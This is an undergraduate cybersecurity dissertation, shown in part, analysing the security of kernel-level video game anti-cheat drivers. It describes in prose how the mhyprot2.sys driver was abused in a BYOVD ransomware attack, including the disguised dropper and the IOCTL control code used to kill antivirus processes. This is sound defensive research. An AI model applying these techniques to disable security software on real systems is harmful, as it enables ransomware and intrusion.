Abertay University

School of Design and Informatics

Cheaters Could Prosper: An Analysis of the Security of Video Game Anti-Cheat

Isaac Basque-Rice
1901124@abertay.ac.uk

A dissertation submitted in partial satisfaction of the requirement for the degree Bachelor of Science (Hons.) in Ethical Hacking

supervised by
Jamie O'Hare

18th May 2023

Acknowledgements

Firstly, I would like to thank my supervisor Jamie O'Hare. Without his continued guidance, support, and encouragement throughout this process I would not have achieved nearly as much as I may have otherwise done. This has been especially pronounced to me as, even through the number of undoubtedly stressful situations he himself has been under in recent months, he never once lost or feigned interest in my topic, which he has been intimately involved in from the absolute beginning. He has forever earned my respect and admiration.

I would also like to extend my deepest thanks to all of my friends in the Ethical Hacking Society. My years in Abertay would have been far more boring, uneventful, and lonely without the continued and unwavering friendships I have formed in their weekly meetings. My love for each and every friend I have formed during my four years at this University will carry me far, and it is my greatest wish that these friendships stay with me into the distant future. To all of the people I have met and formed bonds with at Hacksoc, past and present, I can never thank you enough for what you have done for me.

Finally, to my mum. The woman who, through thick and thin, managed to raise me to be the person I am today. I can simply never repay her for the unconditional love and support she gave me, despite all of the hardships she endured herself. Even to this day, the support she has given me when discussing university work and the other stresses of my life is invaluable to me. As I would say to her, *Te amo con todo mi corazón, mamá.*

This project would not have been possible without all of the people mentioned here and a thousand more besides. No words in any dictionary in the world can contain the words needed to describe the respect, love, and admiration I have for all of you. From the bottom of my heart, thank you for all you have done for me.

Abstract

The video game industry has historically been plagued by cheating, resulting in customer trust and income loss. However, the industry-developed solution to this concern, anti-cheat, has received criticism on several fronts. One specific anti-cheat form, which operates on the kernel level, has seen particular scrutiny for its potential impact on system stability, privacy, and security. Indeed, there have been more than one reported incident involving kernel-level drivers behaving in ways outwith the intended scope of the software, ranging from minor crashes to facilitating the deployment of malware. To this end, this dissertation aims to identify ways anti-cheats can be, and are being, compromised and explore their methods to counteract cheats to gain deeper insight into these platforms.

In order to achieve this aim, a Methodology was devised with three distinct stages. To begin, some comprehensive research was undertaken into anti-cheat drivers known to currently or historically have had security issues. This was followed by research around the forums on which these cheats are hosted and discussed, followed by research around the preferred tooling for the Analysis stage. This stage outlines how the cheats and anti-cheats have been analysed, highlighting the analysis methods and reasoning behind them. A critical analysis of the work undertaken finishes off the Methodology. The Results show that, while there have been cases of vulnerable anti-cheat drivers being exploited in the wild, most cheat software does not exploit vulnerabilities in the anti-cheat itself but instead uses Windows API functions to bypass the anti-cheat altogether. There is additionally a substantial amount of overlap between the security community and the anti-cheat community.

The results of this work show that, whilst there have been examples of vulnerable anti-cheat drivers being exploited in the wild, most extant cheats do not exploit vulnerabilities in these drivers but instead abuse the Windows API to bypass these systems. An additional finding is that there is a substantial overlap between the methods used by cheat developers and malware. They both use memory manipulation techniques to prevent them from being detected. Future work should primarily focus on incorporating dynamic analysis elements to provide real-time insights into the processes as they are running and analysis of more anti-cheat processes to gain a holistic understanding of anti-cheat.

Contents

List of Figures

List of Acronyms

APC Asynchronous Procedure Call
API Application Programming Interface
APT Advanced Persistent Threat
BE BattlEye
BSOD Blue Screen Of Death
BYOVD Bring Your Own Vulnerable Device
CLI Command Line Interface
CLR Common Language Runtime
CPU Central Processing Unit
CSGO Counter Strike: Global Offensive
CSRSS Client/Server Runtime Subsystem
CVE Common Vulnerabilities and Exposures
CoD Call of Duty
DDoS Distributed Denial of Service
DLL Dynamic Link Library
DSE Driver Signature Enforcement
EAC Easy Anti Cheat
ESEA E-Sports Entertainment Association
ESP Extra Sensory Perception
FOSS Free and Open Source Software
FPS First-Person Shooter
GDC Game Developers' Conference
GTA Grand Theft Auto
GUI Graphical User Interface
IDA Interactive Disassembler
IDE Integrated Development Environment
IOCTL Input/Output Control
JIT Just-In-Time
JVM Java Virtual Machine
KPP Kernel Patch Protection
LLM Large Language Model
LSASS Local Security Authority Subsystem Service
MITM Man In The Middle
ML Machine Learning
MMORPG Massively Multiplayer Online Role-Playing Game

MPGH Multiplayer Game Hacking and Cheats

MSIL Microsoft Intermedial Language

NVD National Vulnerability Database

OS Operating System

PE Portable Executable

PID Process Identifier

PoC Proof of Concept

R2 Radare2

RPG Role Playing Game

TPM Trusted Platform Module

UPX Ultimate Packer for Executables

VAC Valve Anti-Cheat

VS Visual Studio

1 Introduction

1.1 Background

Since its inception, the video game industry, particularly the competitive online video game industry, has faced the issue of cheating (Tarantola 2019). Roughly 60% of individuals who participate in online gaming experience adverse effects as a result of other players' cheating, according to a report published by the digital media cybersecurity services organisation Irdeto (2018). Furthermore, according to the same report, 77% of individuals surveyed would likely stop playing that game if they believed others were attempting to gain an unfair advantage. Therefore, cheating in video games is a significant problem in game design. Be it through reducing interest in the product or reducing the trust afforded to the developers in preventing cheating on their platform(s). Figure 1 shows an example of a so-called "X-Ray" cheat where other players are visible through walls, a form of cheating that is especially prevalent.

Figure 1: An example of a user using wall-hack cheats in the video game *Counter Strike: Global Offensive*, (adapted from EU-CHEATS 2021)

Over time these issues have become much more common. Many in the industry have started developing solutions for detection and prevention. However, these solutions have received criticism. Many have debated whether users should have concerns about these solutions. These concerns include system stability, privacy, and possible vulnerability to attacks. One aspect of anti-cheat technology that has caused controversy is the use of kernel-level drivers, which means the software runs in kernel ring 0 to prevent malicious alteration of the video game process's memory. The controversy is due to fears of granting complex software, such as a video game, high system access (Orallo 2020).

Overall, it is clear that these processes violate the principle of least privilege. As a result, the worries these critics have are not unfounded. For example, in terms of system stability, the well-known First-Person Shooter (FPS) Valorant has a kernel-level anti-cheat driver named 'Vanguard' (`Vgk.sys`) which has been known to cause a system crash on Windows devices. These crashes were reportedly due to conflicts with a separate Corsair driver (Harper 2023, Hollister 2020). The popularity of Corsair, in this case, resulted in a marked impact on the Valorant community. Additionally, `mhyprot2.sys`, the kernel-level driver used in the popular Role Playing Game (RPG) Genshin Impact, has been used in the recent past by Ransomware actors to disable anti-virus and anti-malware processes (Soliven and Kimura 2022). This kind of exploit is known as a Bring Your Own Vulnerable Device (BYOVD) attack and has been noted multiple times in the wild as being used to significant effect (Davenport 2022).

Anti-cheat solutions, as can be seen in the above examples, can also cause serious issues. These have become powerful platforms for game developers to maintain system security and prevent cheating. They can play an essential role in addressing the issue of game security and fair play but also pose potential threats to system stability and security. Game developers must balance the benefits and risks of using anti-cheat drivers like these.

Of distinct concern is the potential impact of vulnerabilities on the security and stability of the systems they are on. These systems are used by a significant part of the almost two-billion-people-strong (Karkallis et al. 2021) PC video game market. Three hundred twenty-three popular games use this technique at the time of writing (Pilipovic 2023). The discovery of a vulnerability in any of these could worry many people. The quantity of popular games using this technique highlights one of the most significant challenges game developers and researchers face. Safely using these systems is crucial for maintaining the integrity of the gaming experience. Additionally, this protects the security of players' systems.

Unfortunately, more needs to be understood about the internal workings of these software platforms. This lack of clarity is, in part, intentional. Many anti-cheat developers do not wish cheat developers (or other malicious actors) to understand their software. As a result, anti-cheat developers cannot discern between malicious analysis and legitimate,

security-focused analysts. As a result, developers tend to take steps to obfuscate their code (cppcoder10291 2020). Even so, cheat software developers must still locate and exploit issues in these platforms to develop their cheats. It is within these issues that one may discover security vulnerabilities.

1.2 Aim

The primary aim of this project is to assess various anti-cheat software from a security perspective, particularly on those with mainly low-level access. This is to improve the security of extant anti-cheats and possibly discover methods used therein that could be applied to other security aspects. The project has been designed to investigate and answer three specific research questions to achieve this goal. Detailed outlines of these questions are in the upcoming subsection.

The objective of breaking down the project into these specific questions is to gain a comprehensive understanding of anti-cheat software and its capabilities while also pinpointing any areas that require improvement or further investigation from a security perspective. Ultimately, the goal is to enhance the user experience by identifying and addressing any vulnerabilities within the system.

Two tasks have been crucial herein: analysing online forums to identify standard cheat techniques and strategies used by players and studying cheat and anti-cheat software to understand how they operate and identify any potential flaws. Research has been carried out to achieve this using a qualitative approach. This method provides valuable insights and recommendations to game developers and anti-cheat software providers. This insight aims to improve the security and fairness of online gaming environments.

1.3 Research Questions

1. How vulnerable are anti-cheat services, particularly those that use kernel ring 0 permissions, to compromise by a malicious actor?
2. How can the methods used in video game cheat and anti-cheat software be applied in a wider security context?
3. Given anti-cheat platforms' historically opaque approach to their technology, what insight can analysis of cheat software give to vulnerabilities in the anti-cheat software it is attempting to exploit?

1.4 Objectives

Data for this study will be collected using a qualitative case study approach. This approach is to investigate the effectiveness of anti-cheat mechanisms in video games. It is crucial to undertake several objectives to meet these aims. These are as follows:

- To conduct an in-depth review of existing literature on video game cheats and anti-cheat mechanisms. Information will be gathered from academic and non-academic sources, which can be used to gain an in-depth understanding of the field's current state.
- To create a concise and precise analysis methodology for assessing cheat software. Ensuring the knowledge gained from the literature review is employed to examine a range of pre-existing software cheats.
- To scrutinise the results of the analysis, using this information to comprehend any issues with the anti-cheat software investigated.

1.5 Structure

Including this Introduction, this dissertation is divided into six sections. The following section reviews the existing literature within the field, including analyses of anti-cheat and related security topics. Following this is the Methodology section, an in-depth exploration of how the project aims will be achieved. The Methodology will include research into problematic drivers, cheat forums, analyses of cheats and anti-cheat platforms, and an exploration of the evaluation process. The Results section will demonstrate the findings of work carried out in line with the Methodology. There is no research subsection in the Results section, as this information is covered in the Methodology section. The findings will be interpreted and compared to the project's aims in the Discussion. The intent is to provide insight into the importance of the results in the broader context of the field. Finally, the conclusion will summarise the findings and their relevance and outline potential areas for further research.

2 Literature Review

A relatively small body of academic literature is concerned with the security of video games. As such, a review of what little academic literature there is must be bolstered by a comprehensive overall knowledge of the field's current state. Parizi et al. (2019) provide insight in some regards in their work, 'Security in Online Games'. In this paper, they correctly identify a connection between the superficially different topics of in-game cheats and hacks, and hacks in terms of malicious attacks against video game infrastructure whilst maintaining the distinction thereof.

The authors also identify several forms of attack (Man In The Middle (MITM), Distributed Denial of Service (DDoS), Trojans, Keyloggers, amongst others) for which a video game platform may be an attractive attack surface for prospective malicious actors and that subsequently remedying these vulnerabilities is a concern to take seriously. The authors' recommendations in this paper's conclusion include strengthened cryptography, the usage of anti-cheat software, and frequent security testing. Although accurate, these suggestions also represent this paper's shortcomings in that the problems in the video game industry are identified broadly with little specificity, and the solutions are presented in similar terms. Naturally, becoming too bogged down in specifics may be a limitation; however, no examples of vulnerabilities in video game software are provided, nor are specific fixes recommended. As such, this paper can only be considered an introduction to the field.

Contrastingly, however, the view on video game information security provided by Mikkelsen's (2017) thesis, 'Information Security as a Countermeasure Against Cheating in Video Games', is significantly more technically sound, in-depth, and more directly likens and connects the concerns faced by the video game industry around cheating and the broader technology industry's concerns with hackers. Indeed, the author states "Most cheating in video games is possible due to information being accessible outside the intended frames of the game developer", which is particularly noteworthy in this context, as this also encapsulates a large part of what the information security community are trying to avoid.

The author of this thesis distinguishes between network security and application memory tampering, the two areas which, in their view, are the most salient in video game security. The former of these two primarily refers to standard user security practises, preventing hackers from accessing users' details through implementing the robust security practises all businesses are expected to implement. Fixes for these issues are often implemented into popular game services already.

It is the latter, application memory tampering. However, that is the author's primary consideration. As they point out, these vulnerabilities are both commonly exploited and exist in an area where game developers have fewer options for protection. The author

gives for these issues because low-level memory management and counteracting tampering are challenging from a developer's perspective, as testing is difficult and time-consuming. Development at low levels is something only some developers want to do. However, they imply that game engines that could fix memory tampering issues would be successful.

To that end, Mikkelsen suggests implementing one of two approaches. One is persistent sandboxing of the game process, whereby the process is partially separated from the rest of the host Operating System (OS). Alternatively, using complete virtualisation techniques, placing a virtualisation layer between the host and the game process makes it much more difficult to tamper with outside the process. The downsides of either of these approaches are, much like with the implementation of low-level code, that they are challenging to implement from a developer's perspective, as well as the possibility for a more resource-intensive and more extensive game process (which would be necessary for this implementation) to become unpopular with the consumer. However, the developer could exercise much greater control over this isolated process, ensuring a decrease in cheaters whilst maintaining only a slight alteration to the host OS. This action would reduce the kernel-level driver issue to irrelevancy.

The approach Godsey (2017) prefers, as stated in their article, *Video Game Security: The Future Belongs to Machines*, is within the realm of Machine Learning (ML). In their view, this is the most robust solution given that "there are too many players [...] that produce too much data for any team of live humans to comb through", as well as the fact that, in order to more effectively detect cheating, a large number of metrics must be analysed (including, but not limited to, in-game behaviour, network traffic, and memory allocation, amongst others). The author believes this data set is too large to be sifted through by human moderators or automated, non-ML processes. Therefore, in their view, ML is the preferred method.

Godsey categorises ML's usefulness in video game security into three areas: leverage, detective, and watchdog. Unfortunately, there are no examples of ML improving video game security in this article either. The descriptions they give, however, are similar enough in terms of what the model will be doing to functionally the same thing, which is automating tasks to detect cheaters better than a human or human-written algorithm could. This observation, whilst *seeming* correct, is not backed up by the author with any supporting evidence whatsoever, such is the nature of the article as an opinion piece.

Most modern anti-cheats do not use ML models as of the time of writing. However, the methods they operate are complex and necessitate some understanding of the cheats they attempt to counteract. One organisation that historically has been successful in researching cheat software to prevent it from being deployed is Irdeto, a Dutch cybersecurity firm. Irdeto are the developers of the well-known anti-cheat and anti-piracy platform Denuvo, whose creator, Blaukovitsch (2022), provides an in-depth overview of what they and their organisation view as the primary methods of cheating in (mainly)

online games.

In the article *Cheating in Video Games: The A to Z*, the author outlines a varied selection of common tricks, such as aimbots, which allows cheaters to aim at targets automatically, triggerbots, allowing them to automatically fire when their cursor is over a target, wallhacks and Extra Sensory Perception (ESP), allowing them to see through walls, and radar where cheaters can see enemy players on a mini-map alongside other attributes the players have, such as their choice of weapon, ability cooldowns, and so on.

Alas, as with many articles written by anti-cheat developers, the article does not detail precisely what technical methods the cheats use for the cheat to take effect. It is possible, though, to gain a rough understanding of what techniques these cheats use by studying the recommendations Blaukovitsch and others make.

For example, through their recommendation to use encryption, it is possible to determine that a MITM attack may be possible in order to cheat via manipulation of player data. Additional recommendations include obfuscation and virtualisation of the game process, preventing unauthorised patching, and isolating the process (suggestions supported by the literature so far). It is, therefore, possible to figure out that memory access and manipulation are crucial to video game cheats.

Much like techniques to perform cheats, however, anti-cheat developers keep the technical details of anti-cheat processes secret to prevent cheat developers from using this as leverage. Nonetheless, Lehtonen's (2020) thesis, *'Comparative Study of Anti-cheat Methods in Video Games'*, does provide an excellent comparative overview of the methods used by developers of anti-cheats. A particularly salient point the author (as well as many of their colleagues) make is that the relationship between a cheat and anti-cheat developers is akin to a game of 'cat and mouse' (ESEA 2018). This comparison is apt in that each move one side makes (for example, developing kernel-level cheats) necessitates the other side's response (in that case, developing kernel-level cheat detection). The author sees this as 'largely [resembling] anti-virus development', another sharp point that will be explored further in this dissertation.

In terms of the specific techniques used by anti-cheat developers, the author has identified nine methods, four server-side and five client-side, and compared them across a list of five total criteria: resistance to tampering, ease of implementation, lack of overhead (i.e., performance costs), non-invasiveness, and suitability for a wide variety of games.

A conclusion that the author came to regarding server-side anti-cheat methods is that, on the one hand, they are much more tamper-resistant and significantly less invasive, generally speaking, but at the cost of being much more challenging to implement, and the fact that they are not always as accurate as they may need to be in order to counteract cheats that primarily work on the client-side, such as wallhacks and ESP. Herefore, client-side anti-cheat is likely to be much more prevalent now and in the near future, which will feed security (and other) concerns users may have regarding security and privacy.

The first method, code encryption, is frequently performed via 'packing', compressing the code base to obfuscate it (VanKuipers 2018). The author identified this method as non-invasive and suitable for various games but not exceptionally resistant to tampering, with low overhead, and extremely difficult to implement. Packing is often done to frustrate efforts to reverse engineer the anti-cheat (Jones 2020) and works particularly well if the specific packer used is unknown to the reverser. However, it is relatively trivial to those who know which packer was used.

Hashing can allow for specific game files to be verified more easily. The process by which this would be performed is to first hash and store the hash values of several (or all of) the game files and then, at specified intervals, check the current hash of a given file against the stored value. This method works because when a cheat is inserted into a process, it changes its code and the hash value. This method has next-to-no overhead and has excellent ease of implementation. As the author points out, though, the ease with which it could be circumvented is a concern and is therefore not suitable for use on its own but as part of a multi-method approach.

Detecting known cheat programs is likely the most intuitive approach to the broader security community. This advantage is because it, on a basic level, is similar to one of the processes by which anti-virus functions, that is, comparing the signatures of known malware against a database (CISA 2009). This, however, can be easily circumvented if the cheater wishes by altering said signatures, thereby creating a different executable. It is possible to create a more robust detection system, but the difficulty of this is a particular drawback. Overhead can be minimised by sending data to a server to be processed off of the user's device; however, this can be easily tampered with through the aforementioned MITM attack.

In many video games, the values relating to individual players' attributes (health, ammunition, money, and so on) are easily identifiable in memory (NewWinter 2019). In unprotected or unaltered games, cheating could be as simple as a cheater opening a hex editor or tool such as CheatEngine, locating a value they wish to alter, and altering it (Swashed 2023). Memory obfuscation techniques involve either relocating and/or encrypting crucial data within a program's 'heap' and can be used to hinder a cheater by moving specific values. Hence, they are unable to alter them programmatically. This technique is, unfortunately, both difficult to implement and easy for client-side cheaters to tamper with when implemented wrongly. Nevertheless, the potential to obscure other anti-cheat processes and the game itself, along with its extensive reach, makes memory obfuscation a valuable asset for anti-cheat developers.

Finally, kernel-level anti-cheat, which, as the name suggests, are components of anti-cheat solutions, operates primarily in the kernel level (ring 0) of the OS. The author characterises this as '[spying] on requests for interfacing with the game process memory' and hence allows for total control over the anti-cheat process and (theoretically) the rest

of the system, also. The benefits of this approach are its tamper resistance due to the level of restrictions placed on work in the kernel by Windows. However, this does indeed mean that implementing it is exceptionally difficult and has possible security and privacy implications, as will be outlined.

Indeed, many users are concerned about using kernel-level drivers in video game anti-cheat (gudvinr 2021, Hyatt 2022, Orland 2022, SEgopher 2022, Pilipovic 2023). The reasons for this range from concerns that anti-cheat developers are breaching their privacy by logging keystrokes and other such things, as well as worries around system stability (some anti-cheats have caused the dreaded Blue Screen Of Death (BSOD)), as well as worries it makes their system more vulnerable. The article *'What's the Deal With Anti-Cheat Software in Online Games?'* by Menegus (2022) shines some light on the situation through an interview with the founder of Penetration Testing company Netragard, Adriel Desautels. In this interview, they state, amongst other things, that in their position as a penetration testers, even in the most extreme cases, they do not tend to go down to the kernel level. The implication here is that exploitation of kernel-level vulnerabilities is the preserve of Advanced Persistent Threats (APTs).

This assessment needs to be corrected. Kernel-mode malware, particularly rootkits, has been widely used for an extended period (Help Net Security 2022). Indeed, within Menegus's article, a vulnerability is outlined in the game *Street Fighter V* that allows for arbitrary code execution at the kernel level. In addition, the kernel-level anti-cheat driver for the game *Genshin Impact* `mhyprot2.sys` has been used by a non-APT actor as part of a ransomware kill-chain (Toulas 2022).

This exploitation of `mhyprot2.sys`, uncovered in Soliven and Kimura's (2022) work, *Ransomware Actor Abuses Genshin Impact Anti-Cheat Driver to Kill Antivirus*, outlines the driver's use in disabling anti-virus protection on a target network prior to deployment of the ransomware. The authors outline that, regardless of how well-configured the endpoint detection solution is and irrespective of whether Genshin Impact itself exists on the target system, the vulnerable driver can still be loaded and exploited to perform this action.

According to the authors, the chain of attack, including the `mhyprot2.sys` driver, begins by tricking the user into running a process called either `avg.msi` or `avg.exe`. This process is a malware dropper disguised as the executable for Avast anti-virus; its purpose is to install the driver and a second process, `kill_svc.exe/HelpPane.exe`. This process begins by loading the driver using `NtOpenFile`; it then loads a list of available anti-virus and endpoint detection solutions' filenames, determines whether they are running on the system, and then passes a control code in order to terminate them. The ransomware is then executed.

The authors also address the reaction within the Genshin Impact community itself, noting that the driver became well-known as a result of the fact that, when the game was

uninstalled, `mhyprot2.sys` would remain installed on the system (betraying the issue that allowed the exploit to occur), as well as the fact it allowed for privilege bypass on systems on which it was installed. Despite this, miHoYo, the developers of Genshin Impact, did not address or accept this as a vulnerability, with no method of fixing this being publicly announced. Fortunately, only a limited set of versions of the driver can be used to perform this exploit, allowing for hash-based detection; however, as it is a legitimately-signed driver, once it is inserted, it cannot be trivially removed.

This vulnerability, or the exploit caused by this vulnerability, can be categorised as a BYOVD attack. This attack is characterised by installing a legitimate, vulnerable driver by a malicious actor, which is used as leverage to gain root access to the device. *Driver-Based Attacks* by Baines (2021) contradicts Desautels's position, stating "We believe that attacks or exploits that are *actually* used in the wild are, practically by definition, worthwhile for attackers.". This statement is preceded and succeeded by several examples, including several VirtualBox drivers, one in CheatEngine, and one in the Windows Process Explorer.

The author also concerns themself with the use cases, in their view, for BYOVD attacks. The primary reason they outline for performing this attack is bypassing Driver Signature Enforcement (DSE), which is Windows's process for ensuring only legitimate drivers can be loaded into the kernel (Brink 2020). Bypassing DSE involves loading a shellcode or a malicious driver created by the hacker through exploiting a vulnerable but signed (legitimate) driver (Low 2014). This exploit can lead to arbitrary code execution, overwriting data, etc., becoming trivial.

As is clear at this stage, the prevention of malicious software, both malware and cheats, is expected in part by the OS, be it through DSE or any other method employed by Windows. Greshishchev and Zuydervelt's (2020) talk at the Game Developers' Conference (GDC), *What Does It Take to Catch a Cheater in 2020?* attempts to make the point that this is both a valid perspective and that Microsoft is lacking in this area. The authors demonstrate Microsoft's robust yet inadequate security model in this talk.

According to the authors, one method for improving the security of the Windows OS that is particularly encouraged by Microsoft is 'Secure Boot'. This method is a security standard that ensures the OS is only booted with trusted drivers, OS files, and bootloaders by validating their digital signatures. However, this method requires a Windows Trusted Platform Module (TPM), which is not universally supported. This module lacks support on versions of Windows before Windows 8 and in many older hardware platforms. Trusted Boot, which requires all kernel-level drivers to be signed, can only be activated with Secure Boot. Due to this, the authors contest that Secure Boot is not enabled by default (despite Microsoft's protests that it is), resulting in them estimating a mere 10% of machines *that meet the requirements for Secure Boot* have it enabled.

The authors of this talk also point out the need for anti-cheat developers to remain by

the book. The tight restriction they must adhere to results from several security features implemented by Microsoft post-boot to secure kernel mode execution. Cheat developers, however, can use illegitimate means to develop cheat software.

Introducing Kernel Patch Protection (KPP), according to Greshishchev and Zuydervelt, improved system stability but prevented legitimate developers from using these alternative analysis means, constraining them into exclusively using the Windows Application Programming Interface (API). The primary feature here is KPP, a process that monitors resources and kernel code for illicit modification and, if it is detected, will initiate a system shutdown. Before the introduction of KPP, anti-cheat and anti-virus developers would monitor user-mode Windows processes via the calls to the Windows API software makes or by byte-patching kernel code. This process allows cheat developers to assume specific methods will be used to detect them (such as `ObRegisterCallbacks`) and circumvent these methods before their code is even deployed.

3 Methodology

3.1 Research

As highlighted in the preceding section, the initial step of this phase of the report involved an examination of the existing literature about the current state of game cheat and anti-cheat development. This section carefully assessed prior research, comprising academic sources like peer-reviewed journal articles, conference papers, and the like, alongside non-academic sources such as conference talk videos, articles, and other online resources. Through this comprehensive analysis, a deeper understanding of the research conducted in this field was gained; it is hoped that the gaps in the literature, mainly, once again, in the security field, can be filled through this project. The non-academic sources proved especially valuable to this project, owing to the need for prior academic research.

Moreover, an extensive investigation will be carried out into the online cheating community, encompassing their techniques, forums, resources, and the games that are being targeted. The aim of this section of the research methodology is twofold: firstly, to ascertain whether the practices and knowledge of the online cheating community can be integrated into standard security practices, including any technical aspects of the report, and secondly, to gain a more profound comprehension of the "scene," thereby facilitating the application of the report's findings to a practical context. By delving into the workings of the online cheating community, it is intended to identify any potential vulnerabilities in the anti-cheat software, thereby devising more effective countermeasures to combat cheating in the gaming community.

Finally, a small amount of research will also be conducted into tooling that can be used to some effect during the analysis phase. In particular, efforts will be made to locate and compare satisfactory reverse engineering tools such as Ghidra, Radare2 (R2), and Interactive Disassembler (IDA) Pro.

Note that because much of the research section exists as a prerequisite to the subsequent sections, the entirety of the findings of this section will be present in the Methodology.

3.1.1 Known Problematic Drivers

To begin, further research will be carried out into the (now deprecated) `mhyprot2.sys` driver for the game Genshin Impact. It was discovered that a technique known as BYOVD was employed (Goodin 2022). This classification of vulnerability attempts to exploit 'longstanding [sic.] deficiencies in Windows kernel protections' to arbitrarily execute code with ring 0 permissions (Venkat 2023). Outwith the context of anti-cheat, this technique has been used by a cybercrime group known to security firm CrowdStrike as "SCATTERED SPIDER", whereby an ethernet diagnostics driver for Win-

dows (`iqvw32.sys`) allowed arbitrary code execution via a crafted Input/Output Control (IOCTL) call (CrowdStrike Intelligence Team 2023).

An IOCTL call (called `DeviceIoControl` in the context of the Windows API) is, in simple terms, a method by which an application can communicate directly with a device driver (Whims 2021b). IOCTLs are generally considered 'interesting' attack surfaces for malicious actors as they allow access to the kernel level, and there is a high chance of attackers being able to exploit them; this is because individual drivers are expected to have individual implementations (partially due to many drivers' proprietary nature), and the general IOCTL function, therefore, does not implement checks against drivers (Maier and Toepfer 2021). As is seen in the Results section, these kinds of vulnerabilities can be ripe for exploitation, as this vulnerable IOCTL call method is the method by which `mhyprot2.sys` was initially proven to be vulnerable.

As part of this research stage, locating a specific Common Vulnerabilities and Exposures (CVE) number within the National Vulnerability Database (NVD) may be necessary in order to source one or several Proof of Concepts (PoCs) and so-called "third-party advisories" that mention this vulnerability. In the latter case, to further inform the research stage through articles etc., and in the former, to better understand the inner workings of both the driver itself and how it is leveraged to exploit a target system through analysis of the code base.

After this, an exploration, through research, of other drivers known to display, or have displayed issues in the past, will be carried out. The term "issues" does not necessarily imply security vulnerability. However, it is logical that if a piece of software (especially one operating at the low levels may these anti-cheats often do) is sufficiently buggy, other mistakes made by the developers elsewhere in the source could lead to security vulnerabilities. Hence, coverage of these bugs is deemed appropriate within this project's scope.

The CVE associated with `mhyprot2.sys` in this instance is CVE-2020-36603 (NIST 2022). As the advisory describes, it allows local, non-administrator users of a given Windows system with the driver installed to execute code with `SYSTEM` privileges arbitrarily. The disclosure of this vulnerability goes into much more detail about its nature, why it works, how it can be used, and so on.

The issue is that the driver allows a wide array of privileged function calls from user space. These include the ability to "copy kernel virtual memory", leading to impacts such as denial of service, privilege escalation, and information disclosure, as well as full read/write permission in process memory, getting arbitrary process modules and threads, and, as has been used in the wild and which will be mentioned shortly, the ability to terminate processes arbitrarily (Oki 2021a).

Figure 2 shows a high-level diagram of the `mhyprot2.sys` driver taken from the same disclosure. This, as well as the article's findings and the PoCs provided by the author

(Oki 2020, Oki 2021b), will undoubtedly be an invaluable resource during the Analysis phase.




Figure 2: A diagram outlining the various functions of the `mhyprot2.sys` performs, segregated by kernel mode and user mode processes (adapted from Oki 2021a).

In terms of what impact this vulnerability has had on the real world, an unnamed ransomware actor has been able to, on at least one occasion, make use of `mhyprot2.sys` after gaining initial access to the target system. From this point, the malicious actor demonstrates the ability to terminate arbitrary processes, as pointed out by Oki, to disable the anti-virus processes on the host prior to deploying the ransomware (Franceschi-Bicchierai 2022). It is important to note, additionally, that due to the nature of BYOVD attacks such as this, Genshin Impact does not need to be installed on the host, it simply needs to be 'brought', so to speak, by the malicious actor, to the host, and it can work independently of the game.

A review of the ransomware attack in question (which primarily focuses on the exploit stage of the attack) is provided by Soliven and Kimura (2022). This report provides more technical context, for example, that the vulnerable driver uses a trojan named `HelpPane.exe`, which is named identically to the Microsoft Help and Support executable. This executable is also the userland application that stores the list of anti-virus processes to pass to `mhyprot2.sys`, which it does using the `DeviceIoControl` function (Kennedy et al. 2022) using control code `0x81034000`, which instructs Windows to terminate the

given process. The Analysis section will explore a deeper timeline analysis (as given by Soliven and Kimura).

Beyond this faulty anti-cheat solution, other kernel-level drivers have also exhibited unusual or faulty behaviour. As mentioned in the Introduction, Riot's Vanguard anti-cheat platform is one such example. In particular, the kernel-level driver known as `Vgk.sys`, which can cause a so-called "BSOD", which may be due to several reasons, such as issues with the game files or, the arguably more significant issue, a conflict with `CorsairVBusDriver.sys`, which is a driver for Corsair hardware, a commonly utilised brand amongst avid video game players (Harper 2023).

`Vgk.sys` is not free of controversy outwith the BSOD, however. When Valorant, the game this platform is associated with, was released, concerns were raised, as a result of the process starting at boot time as opposed to starting when the game process starts, as well as some security concerns because Riot's parent company is Chinese technology and entertainment conglomerate Tencent, that this process was tantamount to spyware or malware (Smith 2020).

